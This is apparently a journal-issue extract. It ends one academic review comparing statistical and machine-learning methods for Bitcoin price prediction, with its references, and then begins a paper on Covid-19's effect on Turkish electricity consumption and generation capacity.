Generally, the relationship between bitcoin, gold, and dollar was evaluated by statistical methods. Two studies [21], [22] used the GARCH model. This is because Bitcoin, gold, and dollar react to similar variables in the GARCH model [22]. However, in the study [21], it was stated that Bitcoin was rather different from gold and fiat currencies. ARDL and NARDL models were used in the study [23] and it was discovered that there was no connection between bitcoin and gold price in the short and long terms while there was no linear and quantile relationship. In the study [24], the same model, ARDL, and same the result indicated that gold price had no significant impact on Bitcoin price.

Based on reference [25], the researchers found that while the market is normal, the volume can be used to predict returns.However, when the market shows fluctuating performance, volume remains irrelevant because only the historical price was significant for predicting future returns. We can see the effect of dollar and gold on performance by investigating the studies that used the deep neural network, which is believed to be the best method to estimate the bitcoin price such as study [26]. The effect of gold price on bitcoin price prediction was examined using CNN, LSTM, and GRU models. LSTM results in the least RMSE value for bitcoin price prediction. However, when the gold price is included in the network as the parameter for bitcoin price prediction, LSTM, CNN, GRU models do not result in a positive correlation between the gold price and bitcoin price.

Based on reference [27], considering the unique characteristics of Bitcoin and its trivial relations with the fluctuations in the macroeconomics, it can be stated that the Bitcoin market has a weak relationship with many assets.

Additionally, pieces of evidence of the link between markets in the short, medium, and long term were demonstrated, which indicated that cryptocurrencies were relatively isolated from market shocks and separated from popular financial assets based on findings of reference [36].

2.7. Optimization of Hyperparameters

Setting hyper-parameters has always been a problem. The most important reason is that hyperparameters are datasets and they are model specific. Hyperparameters that provide the best results for a dataset or model do not have the same effect when the dataset or model changes. Classic hyper-parameters in neural networks include network layers, weight initialization, , number of neurons in each layer, and learning rate [37]. They are evaluated only in terms of the learning rate.

Based on reference [38], a wide range of parameters to determine the effects of learning rates include batch sizes, momentum, different non-linearities, and peepholes.

In the next report; when conducting bitcoin price prediction with LSTM, hyperparameters optimization will be used manually and the activation function, optimizer, batch size, learning speed, periods, network layers, number of neurons in each layer will be evaluated.

Hyperparameter optimization for bitcoin price prediction was chosen for the next report because the manual or automatic hyperparameters optimization has never been conducted before.

3. Materials and Methods

Previous studies on Bitcoin price prediction are grouped under certain headings. These groups include (1) Statistical Methods, (2) Machine Learning-Statistical Methods, (3) Machine Learning-Machine Learning, (4) Effect of Selected Time, (5) Effect of tweets, and Web Search Media, (6) Causality, (7) Optimization of Hyperparameters.

The literature review was conducted for each of the topics mentioned above and the results were compared and summarized in the "Results & Discussion" section. Starting with the highest number of stars, scoring was conducted by giving the algorithm the best result of the methods that were compared according to the error rates (MAE, MSE, MAPE, and RMSE) or the criteria in the study.

In this report, it was aimed to determine whether the bitcoin market had a relationship with price fluctuations in gold, crude oil, natural gas, the dollar-euro parity, ethereum, and other cryptocurrencies. We wanted to figure out the causality relationship between bitcoin and gold, crude oil, natural gas, ethereum, the dollar-euro parity based on the seven different models, which included MLP, SVM, Generalized Regression Neural Network (GRNN), RNN, LSTM, GRU, Convolutional Neural Network (CNN) or statistical methods. Then, the best model was determined by using the error function, which includes RMSE and MAE. For causality relationship at any instance, the past samples of data were placed in the network input while the subsequent values were predicted at its output. Six different datasets will be used with seven different models, which cover MLP, SVM, GRNN, RNN, LSTM, GRU, and CNN.

4. Results and Discussion

This report is conducted for the analysis and comparison of prediction bitcoin price by using ML and Statistical Methods. For bitcoin price prediction, the DL methods in time series forecasting are expected to be better than the traditional ML models and statistical models.

The previous experimental studies on forecasting cryptocurrency prices provided evidence regarding the fact that this is true. Considering the number of layers in ANNs, the combination of nodes between multiple layers is known to increase the ANN representation. Additionally, several recent studies proved that the efficiency of ANN representation increased exponentially in terms of certain function classes compared to the increase in the number of layers [39]. However, generally, it was observed that the increase in the layers does not increase the yield after a certain point and vice versa [40].

Based on reference [5], the researchers compared input selection in ARIMA, VAR while using SVR and MLP networks. This process, also called Hybrid Model Experiments, demonstrated that the SVR method outperformed the MLP networks for each input selection algorithm.

When the models are compared, the input we selected is vital and it affects the results [5]. Therefore, when the dataset is sparse or when there is an insufficient dataset to train the network, the result of ML and statistical methods may be close, which may yield better results even by using statistical methods. This does not mean that statistical methods are better than ML. In recent days, there is a growing consensus that analyzing particularly complex patterns of DL neural networks and predictions using these patterns are more effective than traditional topologies [32].

Below, we compared the results of ML methods with conventional statistical methods while occasionally covering hybrid structures that use both.

Accordingly, the following results were presented.

* ARIMA yields the best results among the statistical methods [7].

* ARIMA remains weak compared to RNN, LSTM [12], [30] and SVM, MLP [6], [11].

*As a result, it was proved that ML methods produced better results compared to statistical methods.

*Based on references [6], [11] and [12], when the traditional ML models, such as SVM, MLP, RNN, were compared, we can state that MLP yields the best results.

*GRU yields the best results among the ML methods. The researchers made the best estimate with an error value of 0.00002 MSE by using the Closed, Open, High, and Low prices to estimate the intraday weighted price in reference [13].

*As a result, it was proved that DL methods produced better results compared to traditional ML.
* In the comparison of ML and statistical methods, ML algorithms yield better results.
* In the comparison of Traditional ML and DL models, DL algorithms yield better results.

Table 1 Comparison of ML and statistical methods

Accuracy	**ARIMA**	**AR**	**MA**	**Theil-Sen Regression**	**Huber Regression**	**Random Forest**	**MLP**	**SVM**	**RNN**	**LSTM**	**GRU**	**GRNN**
[12], [30]	*								**	***		
[13]				**	***					*	****	
[16]						*		**				
[35]								*		**		
[41]							**		*	***		
[7]	***	**	*									
[6], [11], [12]	*						***	**				
[29]									*	**	***	
[32]										**		*

Below, we compared the results of studies on gold, crude oil, natural gas, ethereum, the dollar-euro parity, or other commodities that may have a causality relationship with bitcoin.

Accordingly, the following results were presented.

*Based on references [22], [23], [25] and [26], we can say that there is no correlation between gold, dollar and bitcoin price and in reference [21], it was stated that Bitcoin was rather different from gold and fiat currencies.

Based on reference [36], the researchers stated that cryptocurrencies were relatively isolated from market shocks and separated from popular financial assets.

However, based on reference [24], the gold price had no significant impact on Bitcoin price and based on reference [27], it can be stated that the Bitcoin market is in a weak relationship with many assets.

5. Conclusion and Future Work

In terms of Covid-19's effect on Bitcoin price, after rising from $ 7,200 on January 20, 2020 to $ 10,000 between January and February, the price on January 1, 2020 went down with Covid-19 at the end of February. On March 13, 2020, with a harsh decrease to $ 5,000 levels occurred, which coincided with the date when many countries observed Covid-19 cases, such as Covid-19 cases in Turkey and Italy. Furthermore, this state could be related to the effect of the increasing number of deaths. Following the sharp drop in Bitcoin, an upward trend with fluctuation from March 20, 2020, to June was observed. Then, it attracted attention and experienced increases, which turned the negative effect of Covid-19 into a positive effect and surpassed the $ 10,000 band. Even in a global pandemic phase, bitcoin has remained a preference for investors. This shows that bitcoin will continue to be pursued with great interest just as studies on its price prediction as it continues to maintain its appeal for investors.

Thanks to a detailed literature review on price prediction with bitcoin, it was observed that there was no study on automatic or manual hyperparametric optimization in bitcoin price estimation.

References

[1] M. Rahouti, K. Xiong and N. Ghani, "Bitcoin Concepts, Threats, and Machine-Learning Security Solutions," *in IEEE Access*, vol 6, pp. 67189 - 67205, 9 November 2018.

[2] S. Abboushi, "Global Virtual Currency – Brief Overview.19(6), 10-118.," *The Journal of Applied Business and Economics*, vol 19, no. 6, 10 2017

[3] O. D. Juarez and H. E. Manzanilla , "Forecasting Bitcoin Pricing with Hybrid Models A Review of The Literature," *International Journal of Advanced Engineering Research and Science (IJAERS)*, vol 6, no. 9, pp. 161-164, Sept 2019.

[4] H. Garrick and M. Rauchs, "Global cryptocurrency benchmarking study," *Cambridge Centre for Alternative Finance*, 2017.

[5] H. Ince and T. B. Trafalis, "A Hybrid Model for Exchange Rate Prediction," *Decision Support Systems*, vol 42, p. 1054–1062, 2006.

[6] I. N. Indera, I. M. Yassin, A. Zabidi and Z. I. Rizman, "Non-Linear Autoregressive with Exogeneous Input (NARX) Bitcoin Price Prediction Model Using PSO-Optimized Parameters Optimized Parameters," *Journal of fundamental and applied sciences*, vol 9, no. 3S, p. 791, 10 September 2017

[7] S. Roy , S. Nanjiba and A. Chakrabarty, "Bitcoin Price Forecasting Using Time Series Analysis," *ICCIT*, Dhaka, Bangladesh, 2018

[8] A.Zeba; F.Jinan ; S.Ahmer ; A.M. Anwer, "Bitcoin Price Prediction using ARIMA Model," Canada, 2020.

[9] P. Katsiampa, "Volatility Estimation for Bitcoin: A Comparison of GARCH Models," *Economics Letters*, vol 158, pp. 3-6, 2017.

[10] N. Mangla, A. Bhat, G. Avabratha and N. Bhat, "Bitcoin Price Prediction Using Machine Learning," *International Joutnal of Information And Computing Science,* vol 6, no. 5, pp. 318-320, May 2019.

[11] S. Ze, W. Qing and L. J. David, "Model, Bitcoin Return Volatility Forecasting: A Comparative Study of GARCH Model and Machine Learning,"*Agricultural & Applied Economics Association,* Atlanta, GA, 2019.

[12] M. Sean, R. Jason and C. Simon, "Predicting the Price of Bitcoin Using Machine Learning," *26th Euromicro International Conference on Parallel, Distributed, and Network-Based Processing,* 2018.

[13] P. Thearasak and N. Thanisa, "Machine Learning Models Comparison for Bitcoin Price Prediction," *2018 10th International Conference on Information Technology and Electrical Engineering (ICITEE),* pp. 506-511, 2018.

[14] T. Shintate and . L. Pichl, "Trend Prediction Classification for High Frequency Bitcoin Time Series with Deep Learning," *Risk and Financial Management,* 2019.

[15] S. Devavrat and Z. Kang , "Bayesian regression and Bitcoin," *Fifty-second Annual Allerton Conference,* Monticello, IL, USA, 2014.

[16] I. Madan, S. Saluja and A. Zhao,"Automated Bitcoin Trading via Machine Learning Algorithms," *Google Scholar,* 2014.

[17] M. Martina , L. Ilaria and M. Michele , "Bitcoin Spread Prediction Using Social And Web Search Media," *UMAP Workshops, 2015,* 2015

[18] J. C. Kaminski and M. M. Lab, "Nowcasting the Bitcoin Market with Twitter Signals," *Cornell University,* Jan 2016.

[19] D. Garcia, C. J. Tessone, P. Mavrodiev and N. Perony, "Feedback Cycles Between Socio-Economic Signals in the Bitcoin Economy," *The Journal of The Royal Society,* Oct 2014.

[20] D. Shen, A. Urquhart and P. Wanga, "Does Twitter Predict Bitcoin?," *Economics Letters,* vol 174, p. 118–122, 2019.

[21] D. G. Baur, T. Dimpfl and K. Kuck, "Bitcoin, Gold and the US Dollar – A Replication and Extension," *Finance Research Letters,* vol 25, pp. 103-110, 2018.

[22] A. H. Dyhrberg, "Bitcoin, Gold and The Dollar –A GARCH Volatility Analysis," *Finance Research Letters,* vol 16, pp. 85-92, 2016.

[23] E. Bouri, R. Gupta, A. Lahiani and M. Shahbaz, "Testing for Asymmetric Nonlinear Short- and Long-Run Relationships Between Bitcoin, Aggregate Commodity and Gold Prices," *Elsevier,* vol 57, p. 224–235, 2018.

[24] J. Bouoiyour and R. Selmi, "What Does Bitcoin Look Like?," *Annals of Economics and Finance,* vol 16, no. 2, pp. 449-492, 2015.

[25] M. Balcilar, E. Bouri, R. Gupta and D. Roubaud, "Can Volume Predict Bitcoin Returns and Volatility? A Quantiles-Based Approach.," *Economic Modelling,* 2017.

[26] A. Aggarwal, I. Gupta, N. Garg and A. Goel, "Deep Learning Approach to Determine the Impact of Socio Economic Factors on Bitcoin Price Prediction," *Twelfth International Conference on Contemporary Computing (IC3),* India, 2019 .

[27] M. Polasik, A. I. Piotrowska, T. P. Wisniewski, R. Kotkowski and G. Lightfoot, "Price Fluctuations and the Use of Bitcoin: An Empirical Inquiry," *International Journal of Electronic Commerce,* vol 20, no. 1, pp. 9-49, 2015.

[28] S. Karasu, A. Altan, Z. Saraç and R. Hacioğlu, "Prediction of Bitcoin Prices with Machine Learning Methods Using Time Series Data," *2018 26th Signal Processing and Communications Applications Conference (SIU),* Izmir, Turkey, May 2018.

[29] A. Dutta, S. Kumar and M. Basu, "A Gated Recurrent Unit Approach to Bitcoin Price Prediction," *Journal of Risk and Financial Management,* vol 13, no. 2, Feb 2020

[30] R. Chowdhury, M. A. Rahman, M. S. Rahman and M. Mahdy, "An approach to predict and forecast the price of constituents and index of cryptocurrency using machine learning,» *Physica A: Statistical Mechanics and its Applications,* vol 551, April 2020.

[31] J. H. Friedman, "Stochastic Gradient Boosting," *Computational Statistics & Data Analysis,* vol 38, pp. 367-378, 2002.

[32] S. Lahmiri and S. Bekiros, "Cryptocurrency Forecasting with Deep Learning Chaotic Neural Networks," *Chaos,Solitons and Fractals,* vol 118, pp. 35-40, 2019.

[33] F. A. Narudin, A. Feizollah, N. B. Anuar and A. Gani, "Evaluation of Machine Learning Classifiers for Mobile Malware Detection," *Soft Computing,* no. 20, p. 343–357, 2014.

[34] F. Long, K. Zhou and W. Ou, "Sentiment Analysis of Text Based on Bidirectional LSTM With Multi-Head Attention," *IEEE Access,* vol 7, pp. 141960 - 141969, Sep 2019.

[35] C. Zheshi, L. Chunhong and S. Wenjun, "Bitcoin Price Prediction Using Machine Learning: An Approach to Sample Dimension Engineering," *Journal of Computational and Applied,* vol 365, July 2019.

[36] S. Corbet, A. Meegan, C. Larkin, B. Lucey and L. Yarovaya, "Exploring the Dynamic Relationships Between CryptoCurrencies and Other Financial Assets," *Economics Letters,* vol 165, pp. 28-34, 2018.

[37] C. Yu, X. Qi, H. Ma, X. He, C. Wang and Y. Zhao, "LLR: Learning Learning Rates by LSTM for Training neural Networks," *Neurocomputing,* pp. 22-45, Feb 2020.

[38] T. M. Breuel, "Benchmarking of LSTM Networks," *Cornell University*, 2015.

[39] Y. Bengio, A. Courville and P. Vincent, "Representation Learning a Review and Perspectives," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol 35, no. 8, August 2013.

[40] M. Nakano, A. Takahashi and S. Takahashi, "Bitcoin Technical Trading with Artificial Neural Network," *Physica A,* vol 510, p. 587–609, 2018.

[41] B. Spilak, "Deep Neural Networks For Cryptocurrencies Price Prediction," Thesis Master in Humboldt University , Berlin, 2018.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.817595

Analysis of the Covid-19 Impact on Electricity Consumption and Production

Mehmet Bulut[1]
[1]Electricity Generation Co, Ankara, Turkey; mehmetbulut06@gmail.com

Received 28 October 2020; Revised 2 December 2020; Accepted 3 December 2020; Published online 30 December 2020

Abstract

With the year 2020, the world faced a new threat that affects all areas of life, negatively affects production in all areas and paralyzes social life. The measures and restrictions taken by the country's governments to prevent the epidemic from spreading rapidly in the society with the effect of the coronavirus (Covid-19), which first appeared in China and spread all over the world, brought a new lifestyle. Covid-19 has been much the impact on electricity use and electricity production in the period in Turkey as like other countries. There was a sharp decline in commercial and industrial electricity use. The coronavirus effect has also been reflected in the electricity demand and the consumption amount has undergone a great negative change. Due to the enactment of measures against the new type of coronavirus epidemic and the partial or full-time curfews, electricity consumption was moved to homes, supermarkets and hospitals in April 2020 from places where mass consumption is intense, such as industry, workplaces and educational institutions. In this study, Covid-19 period, the first cases were examined electricity production and consumption in Turkey as of the date it is seen throughout, in comparison with electricity consumption data in the same month of the previous years corresponding to this period, the effects on electricity generation and consumption habits of this period were examined.

Keywords: Covid-19 process, Electricity production, Electricity consumption, Energy demand

1. Introduction

In developed countries around the world, energy consumption does not significantly increase, due to the saturation point of per capita electricity use and continuous close to the fixed value. However, as developing countries still maintain their development levels, the total electricity consumption and the amount of electricity used per person increase every year. In the same way, Turkey is a developing country. And electricity demand has a proportion of the increase with economic growth due to industrialization and urbanization. Because Turkey has an increasing population continuously with a rising trend. Due to the Covid-19 epidemic all over the world, people were forced to face a new lifestyle that they are not used to.

In countries where the first cases were seen, urgent measures forced people to rearrange their lives beyond encountering a different situation. Those who remained outside the mandatory work fields had to continue their jobs from home. Slowing down production in all sectors or stopping it completely at some points caused the electricity consumption used in the industry to decrease significantly. The change caused a change in demand and low consumption in almost all types of energy types, as not only in electricity but also in transportation, heating, and air conditioning routines.

Starting from the beginning of 2020 in the world, due to the introduction of global measures against the Covid-19 epidemic, partial or full-time curfews, electrical energy consumption has shifted from places such as industry, business and educational institutions to homes, supermarkets and hospitals. The virus has affected all aspects of social needs such as health, economy and finance, labor, education, environment, energy, defense, food and agriculture, technology and sustainability in all visible countries [1].

At the global level, electricity consumption fell by 2.5% in the first three months of 2020, but it should be noted that lockdown measures were implemented in less than a month in most countries. With full quarantine, electricity consumption was reduced by at least 20% and smaller reductions for partial lockouts occurred. Initial analyzes by the International Energy Agency (IEA) show that the entire year electricity demand may fall by 6%, which is equivalent to the combined electricity demands of France, Italy, the United Kingdom and Germany in 2019 [2]. The weekly consumption pattern in Germany remained almost the same, albeit at a lower level, but the morning peak demand in Italy, France, Spain and Poland showed a more steady course while evening peak demand remained as before [3]. While low electricity consumption levels in the world reflect negatively on the production of fossil fuel power plants, the penetration of renewable energy in electricity grids reaches the highest levels [4]. According to the study based on data from the European Network of Transmission System Operators (ENTSO-E), Italy's electricity demand decreased by 20% after the introduction of full quarantine, while France and Spain saw a decrease of 13% and 10%, respectively [5],[6].

Covid19 scope of the measures taken to combat the outbreak in Turkey, quarantine practices, the impact of such measures on energy sector changes was seen during business hours. Covid19 first case in Turkey was recorded on 11 March 2020, to withdraw from this date to people's homes and in homes with social disconnection of communication has increased electricity use. However, there was a sharp decrease in electricity use in businesses, since workplaces and manufacturing factories completely stopped their production or did partial work and production. The coronavirus effect has also reflected on the total electricity consumption demand and the consumption amount has undergone a great negative change [7].

In this study, the relationship between the Covid-19 period and electricity consumption has been examined. Examined subjects are as well as the change in electricity generation due to quarantine measures and their impact on energy resources. And after the Covid-19 process, it was studied that because of the measures were taken the people in the changes occurring form of new life, with the change of social life that how effects Turkey's energy consumption. Turkey's electricity consumption habits according to the same month of the previous year, and used resources has been studied, on the electricity production and consumption of this period, effects have been studied.

2. Methods And Data Sources

This data evaluation and information extraction study was prepared by gathering publicly available data published by various sources. It aims to reveal the effects of the measures taken during the Covid-19 period and the change in social life on electricity generation and consumption. The data used in this study are taken on the public web of EMRA (Energy Market Regulatory Authorıty), EPIAŞ (Turkish Energy Exchange), TEIAŞ (Turkish Transmission System Operator), TEIAŞ Load Dispatch Center, TEDAŞ (Turkish Distribution System Operator) [8]-[12]. The graphics in this study have been obtained using the public resources of these institutions.

3. Overview Of Development Of Turkey's Electrical Power Capacity

With the increase in population, Turkey's economy is growing faster, it also brings in the development of industry and leads to constantly increasing energy demand. To sustain the development of the country and to meet the increasing demand for electricity energy; quality, continuous, cheap, and reliable energy resources are needed. Turkey does not have enough potential in terms of hydrocarbon reserves. However, it has many resources in terms of hydraulic power plants and has great potential in terms of renewable energy sources such as solar and wind due to its geographical location. This potential makes it even more attractive to use renewable energy potential in electricity generation. The fact that Turkey is among the emerging economies in the world, electricity consumption in developing countries due to the continuous increase of the population is expected to increase for many years.

Generally, The amount of energy consumed per capita is used as a measure of the development and welfare level of the countries. When developed countries are evaluated from this point of view, it is seen that the average energy consumption of OECD in European countries is approximately 6500 kWh/person and annual energy consumption per person is 10.000 kWh/year. As shown in Figure 2, the electricity consumption per capita gross Turkey 3700 kWh/year and net consumption of about

2855 kWh/year. Electricity consumption per capita, when considering Turkey's development assessment process, it is clear that demand increased steadily in the coming years (Figure 1).




Figure 1 The change of the per capita gross electricity consumption in Turkey.




Figure 2 Changes to the years of Turkey's electricity generation capacity.

Turkey's electricity production capacity is increasing every year despite showing a slowdown in the growth rate in recent years. As seen as in Figure 2, Turkey's electricity installed capacity increased by 3.07% compared to 2018 and reached 91 267 MW at the end of 2019. Distribution of energy resources of Turkey's total generated electrical energy by the end of 2019; 28.38% are natural gas-based power plants with a capacity of 25,902.3 MW, 31.2% are hydraulic power plants with a capacity of 20,642.5 MW and river power plants with a capacity of 7,860.5 MW. The share of coal in electricity production capacity of Turkey; 11.07% was lignite-based power plants with a capacity of 10.101 MW, and 9.82% was imported coal-based power plants with a capacity of 8.966.9 MW.




Figure 3 The change of Turkey's electricity installed capacity by years based on resources.

As of the end of 2019, 48.7% of the total installed power was effectuated by power plants producing from renewable energy sources, and their total installed power capacity reached 44,405 MW. The renewable installed capacity is hydraulic power plants with 31.2%, wind power plants with 8.32%, solar power plants with 6.57% and geothermal power plants with 1.66%.

In 2000, Turkey's total wind power-based electricity production was 33.4 MW, reached 21317.6 MW capacity at the end of 2019 [13]. Turkey's electricity production capaci ty based on solar cells; Although the capacity value was zero in 2013, the capacity of solar power plants reached 10,794 MW at the end of 2019 (Figures 3 and 4). Turkey in wind power, although with a capacity of one third of Germany, based on the capacity of solar cell has a value of about one-fifth of Germany [14].




Figure 4 Turkey's electricity installed capacity (MW), according to sources at end of 2019.

The generation of electricity from wind energy in Turkey began 20 years ago, besides, within a few years of electricity from solar energy has shown rapid growth. Also, an important step has been taken to generate electricity from geothermal and bioenergy-based renewable sources. Electricity generation from renewable sources such as wind, solar and geothermal shows a rapid increase every year. Turkey's electricity demand to rise despite the continuous, whereas after 2017 due to the overall global economic recession has slowed. In Turkey, about 300 billion kWh per year in gross electricity demand is realized. Turkey in 2018, was realized as gross electricity demand with an increase of 2.5% to 304.8 billion kWh (Figure 5).




Figure 5 Changes in Turkey's electricity gross demand and peak demand values.

However, Turkey's gross electricity production reached 303.8 billion kWh according to provisional data at the end of 2019. Although electricity demand has decreased by 1 billion kWh compared to the previous year due to the general economic recession in the world; Turkey's energy usage is expected to increase 50% over the next decade. In 2019, when we look at the distribution of resources of Turkey's electricity production; 20% from imported coal, 17% from domestic coal, 18% from natural gas, 29.2% from hydroelectric sources, 7% from wind energy, 3.5% from solar energy, 2.7% one from geothermal energy and 1.5% from other sources (Figure 6).




Figure 6 The distribution of the energy resources of Turkey's gross electricity generation in 2019.

Generating electricity from wind and solar power generation in Turkey, as can be seen from the Figure 6 is in constant increase. In the future, the majority of Turkey's electricity production with hydropower plants are not unlikely to be obtained from renewable energy sources. Turkey's electricity generation from various renewables containing dam type hydroelectric between 2000-2018 is in Figure 7.




Figure 7 Turkey's electricity generation from various renewables including dam type hydros between 2000-2018 years.

4. Covid-19 Effects On Turkey Power Generation

Due to the country's emerging class of Turkey, in the periods outside crisis periods shows a steady upward trend in total electricity consumption. Turkey in the last three years (2017, 2018 and 2019) of electrical energy, when the gross production of months to examine the change in the last three years on the basis of all months except for one or two months, it is observed that compared to the same month of the previous year each year (Figure 8).

